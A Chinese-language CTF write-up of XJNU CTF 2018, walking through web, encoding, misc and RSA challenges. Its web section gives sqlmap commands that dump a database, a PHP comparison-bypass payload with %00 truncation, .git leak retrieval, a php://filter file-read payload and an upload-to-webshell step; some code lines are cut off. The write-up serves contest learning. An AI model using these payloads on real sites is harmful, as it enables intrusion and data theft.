XJNU CTF 2018

原创

N0puple 于 2018-09-25 08:56:40 发布 1202 收藏 2
分类专栏： CTF-wp

@Time:2018/9/19

记一次对我这个新手来说，较为简单的CTF

WEB

web10

访问 http://ctf.xjnu.edu.cn:9900/web10/

暗示使用sqlmap，没办法，跑呗

```
<br><br><font size=
<img src="./sqlmap.
<!-- id=1 -->
</body>
</html>
```

参数也给上了。

sqlmap -u http://ctf.xjnu.edu.cn:9900/web10/?id=1 --current-db --batch

```
back-end DBMS: MySQL >= 5.0
[21:13:56] [INFO] fetching current database
current database:    'web1'
[21:13:57] [INFO] fetched data logged to text fil
/ctf.xjnu.edu.cn'
```


一跑就出来了，database()=web1

sqlmap -u http://ctf.xjnu.edu.cn:9900/web10/?id=1 -D web1 --tables --batch

```
Database: web1
[2 tables]
+-------+
| flag  |
| users |
+-------+
```


table=flag

sqlmap -u http://ctf.xjnu.edu.cn:9900/web10/?id=1 -D web1 -T flag --columns --batch



column=flag


sqlmap -u http://ctf.xjnu.edu.cn:9900/web10/?id=1 -D web1 -T flag -C "flag" --dump --batch




get flag!　flag{Test_y0u_sql_Inject!}

web20

http://ctf.xjnu.edu.cn:9900/web20/




显示没有登录，那肯定就是要我登录咯，看看cookie




显而易见，设置一个login=1

很可惜你不是iPhone OS 999



IOS 999？有这牌子吗，，看情况就是UA的问题了，网上找一个

再看请求头



web30

shell下的编辑器，那很容易就想到是vi，vi泄露就是那几种，swp，~，swo，果然，访问

http://ctf.xjnu.edu.cn:9900/web30/index.php.swo


```php
<?php
$get = $_GET['ctf'];
if ($get == '!#?&@') {
    echo '<p> class="alert">Go on!</p>';
} else {
    exit();
}
if (isset($_GET['password'])) {
    if (ereg("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE) echo '<p class="alert">You passv
    else if (strpos($_GET['password'], '--') !== FALSE){
        $a = @$_GET['xjnu'];
        $v1 = 0;
        if (is_array($a)) {
            is_numeric(@$a["bar1"]) ? die("No way!") : NULL;
            if (@$a["bar1"]) {
                ($a["bar1"] > 2016) ? $v1 = 1 : NULL;
            }
            if (is_array(@$a["bar2"])) {
                if (count($a["bar2"]) !== 3 or !is_array($a["bar2"][0])) die("No way!");
                foreach ($a["bar2"] as $key => $val) {
                    if (preg_match('/2018/', $val)) {
                        die('No way!');
                    }
                    if ($val == 2018) {
                        die($flag);
                    }
                }
            }
```


好吧，审计吧，

```php
<?php
$get = $_GET['ctf'];
if ($get == '!#?&@') {
    echo '<p> class="alert">Go on!</p>';
} else {
    exit();
}
```


get一个 ctf=!#?&@ 然而没有反应，是这个”&“的锅，因为在url里面这“&”是连接的作用，所有无法get到 !#?&@，url加密一下

Go on!





```php
if (isset($_GET['password'])) {
    if (ereg("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
        echo '<p class="alert">You password is error,must be test others</p>';
    else if (strpos($_GET['password'], '--') !== FALSE){
```

接下来是get一个password，第一需要匹配数字或者字母，也就是不能出现符号，第二就是需要含有 '--' ，自相矛盾了？？

这就得看漏洞了，strpos的漏洞，两种方法绕过，第一就是数组绕过 password[]=666 ，第二就是 %00 截断


没有报错，证明是可以的了，继续



我卡死在这里贼久，以为上传array就行了，我就写了个xjnu=array("bar1"=>"a","bar2"=>"b")，后来又是变换各种形式，转url啊，换数组的形式啊，都是于事无补，最后发现问题，就是传上去的其实都是字符，没法解析成数组，所以就改了方式，

xjnu[]=bar1

这样就能够传输数组了，接着，如下图，第一句是要求 xjnu[bar1]不是数字，下面那串，在这里没用，



构造xjnu[bar1]=a

下面这一第一句，就是要bar2的长度等于3，而且，bar2[0]也是一个数组，

第二句foreach，过滤了2018，但是又要匹配2018，那就用2017.9999999999999999来绕过


```php
if (is_array(@$a["bar2"])) {
    if (count($a["bar2"]) !== 3 or !is_array($a["bar2"][0]))
        die("No way2!");
    foreach ($a["bar2"] as $key => $val) {
        if (preg_match('/2018/', $val)) {
            die('No way3!');
        }
        if ($val == 2018) {
            die($flag);
        }
    }
}
```


最后得到payload

?ctf=!%23%3f%26%40&password=9%00--&xjnu[bar1]=a&xjnu[bar2][0][]=a&xjnu[bar2][0][]=b&xjnu[bar2][]=2017.99999999999999999999&xjnu[bar2][]=a

web40

http://ctf.xjnu.edu.cn:9900/web40/




信息泄露哈哈哈

.git一波，下载了个Githack，直接down

web80

http://ctf.xjnu.edu.cn:9900/web80/





又是一个git

但是这里却没有任何东西

用wget抓取一下整个.git

wget -c -r -np -k -L -p http://ctf.xjnu.edu.cn:9900/web80/.git/





查看一下git日志， git log -p 发现了一个链接


访问 http://ctf.xjnu.edu.cn:9900/web80/flag_Revenge_2333333.php

```php
<?php
include 'flag.php';
if((string)$_POST['param1']!==(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2'])){
                                    die($flag);
                                }
highlight_file(__FILE__);
```


是个md5强碰撞，不过现在的md5碰撞实现也不难了，之前也遇到过挺多次，但是这次是居然没有成功，，试过了很多个数据，也用过生成工具，就是弄不出来，最后看到了一位大佬以前的wp
https://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html

得到下面这两个

```
param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3
```




web100

http://ctf.xjnu.edu.cn:666

访问得到下面，一个文件上传，貌似还可以读取文件

文件读取 payload： ?file=php://filter/read=convert.base64-encode/resource=upload.php




base64解码得到：

```php
echo @$_FILES["file"];
    $allowedExts = array("gif", "jpeg", "jpg", "png");
    @$temp = explode(".", $_FILES["file"]["name"]);
    $extension = end($temp);
    if ((($@$_FILES["file"]["type"] == "image/gif") || (@$_FILES["file"]["type"] == "image/jpeg")
            || (@$_FILES["file"]["type"] == "image/jpg") || (@$_FILES["file"]["type"] == "image/pjpe
            || (@$_FILES["file"]["type"] == "image/x-png") || (@$_FILES["file"]["type"] == "image/pn
                && (@$_FILES["file"]["size"] < 102400) && in_array($extension, $allowedExts))
                {
                        move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["fil
                            echo "file upload successful!Save in:  " . "upload/" . $_FILES["file
                        }
        else
```


白名单过滤，把我已知的所有上传绕过姿势全部都试过了一遍，.htaccess，00，都是无法绕过，后来想着用伪协议，由于禁用phar，于是使用了一次zip伪协议，然而还是没有成功。

之后偶然发现，上传到upload下的所有图片都会按照php解析，



于是，上传一个马，直接getshell，

BASE

base10

http://ctf.xjnu.edu.cn:9900/base1/base1.html

这张图反过来看就是一串数字，缺了87

再看源代码

```
<body>
<img src="base1.png">
<!-- flag{Math_is_Here_$num$!} 鏁板瓧鍔犲埌瑕佺殑鍦版柟锛屾瘡鍒嗛挓鍊烽珮锛學,num=md5(num)[:5]-->
</body>
```


md5(num)[:5]，那这个num就是87，找个md5网站，md5加密，然后取前五个

查询结果:
md5(87,32) = c7e1249ffc03eb9ded908c236bd1996d
md5(87,16) = fc03eb9ded908c23

所以flag:

```
flag{Math_is_Here_c7e12!}
```

base20

Tom 和 Bob 共同的朋友Jack生日快到了，他两想知道Jack的生日，但是他俩都不知道，但是Jack给了他俩一个生日的列表,让他俩进行推算
May 15 May 16 May 19
June 17 June 18
July 14 July 16
August 14 August 15 August 17

Tom： 我不知道Jack 的生日，我不知道Bob是不是也不知道。
Bob： 首先我也不知道Jack的生日，但是我知道日期。
Tom： 好吧，现在我知道Jack的生日了
flag{Th0_Jack_Birth_Is_月_日}

笨方法，一个一个套进去

base30

等差数列，写个脚本就好

```
def sumnum(d):
    a1 = d
    n = int((1000000000-1)/d)
    an = a1 + d*(n - 1)
    result = n*(a1+an)/2
    return result
print(sumnum(3)+sumnum(5)-sumnum(15))
```

flag{2333333331666666668}

base40

666c61677b4a7573745f743373745f683476335f66346e5f6861686168615f36363636217d

一串十六进制，第一反应想到的当然是转字符串啊！

直接上脚本

```
r = '666c61677b4a7573745f743373745f683476335f66346e5f6861686168615f36363636217d'

x = ''

for i in range(0,74,2):

    x += chr(int('0x'+r[i:i+2],16))

print(x)
```

flag{Just_t3st_h4v3_f4n_hahaha_6666!}

base50

玩烂了的套路，就直接上脚本好了


```python
import hashlib
import string
s = '5bc76f3f319865431dcab801bbce47a1'
a = string.digits + string.ascii_letters
for i in a:
    for j in a:
        for k in a:
            for l in a:
                x = 'xjnu66'+i+j+k+l+'88ctf'
                hash = hashlib.md5(x.encode('utf8')).hexdigest()
                if hash == s:
                    print(x)
```


flag{xjnu66seck88ctf}

MISC


misc10

这题是真的很懵，关注微博，以为要我自己去找flag，最后没办法，直接私信，没想到有个自动回复




misc15

一张图片，直接用UE打开，



misc20

一张图片，UE分析一下，查找一下FF D9，




可能是有两张图片，foremost分离看看，得到flag

flag{y0ur_Find_me}

misc30

这道题是真的皮！！！

老套路，用UE打开图片，jpg图片以ff d8开头，以ff d9结尾，发现在ff d9之后，有一段看不懂的字符，猜测这就是线索



以为又是什么转进制啥的，忙活了半天没有发现线索，先把那串16进制都拷下来，各自都加上了\x，这样就可以直接print出来他的字符（这也是这次学到的hh），发现与UE上面的没什么出入


最后在网上发现一篇文章，是讲编码导致乱码的，于是乎，decode，试了几种编码，还是utf8管用

马克思主义基本原理概论？？？李时珍的皮

这我就没办法了，版本没跟我讲umm


misc40

这道题，说实话，就看你知不知道word文档就是一个压缩包了，改后缀为zip，解压




misc50

一张图片，上神器stegsolve，data extract一下



misc80

老套路，一张图片，是个二维码，但是一扫，发现，，



只能寻找其他的线索了，Ue打开一看，发现了一串数字

```
FF FF FF ;
FF FF FF ; ?
FF FF FF ;         ?
FF FF FF ;                ?
00 31 34 ;                        ?14
31 31 30 ; 6154141147173110
37 31 30 ; 1411661451371710
31 31 33 ; 6012513712017113
31 36 30 ; 7163143162151160
34 33 31 ; 1641371171641431
34 31 34 ; 3712415713712414
31 34 33 ; 5156137101163143
78 6A 73 ; 151151041175@xjs
         ; eck!
```


看样子应该是破解这串数字了，这里有两点，第一，都是小于8的数，第二，每三个数似乎是一个可以转成字符的集体，于是写脚本

```
code = "14615414114717311014116614513717106012513712017113716314316215116016413711716414313712415713712414514
a = ''
for i in range(0,len(code),3):
    try:
        a += chr(int(code[i:i+3],8))
    except:
        pass
print(a)
```

这个过程看似很简单，，我还是走了好多的弯路，脑洞脑洞，玩不起玩不起

Crypto

Crypto30


点进去居然是个登录，@_@

源代码发现一些线索

```
</body>
<!-- hint m=5876810531614884199977737041218693601862548666853213419476154988451059939059 2 -->
</html>
```

```
/css" href="Login.css"/>
pg" href="e=3.jpg"/>
```


把图片 3.jpg 下载下来之后发现了




那么现在，我们得到了三串数字，一切明朗了，是个RSA

m = 587681053161488419997773704121869360186254866685321341947615498845105993905 92

e = 3

n = 879243482641324068752761405144999371450508936656025929924181716470424916584 61

通过一个很牛叉的网站　http://factordb.com　分解出了 p和q




p = 275127860351348928173285174381581152299

q = 319576316814478949870590164193048041239

写一句python，可以算出(p-1)*(q-1) ： print((p-1)*(q-1)) 也就是 φ(n)

φ(n) = 879243482641324068752761405144999371444561894884367651143742963084678624649 24

接下来利用RSAtools得到d



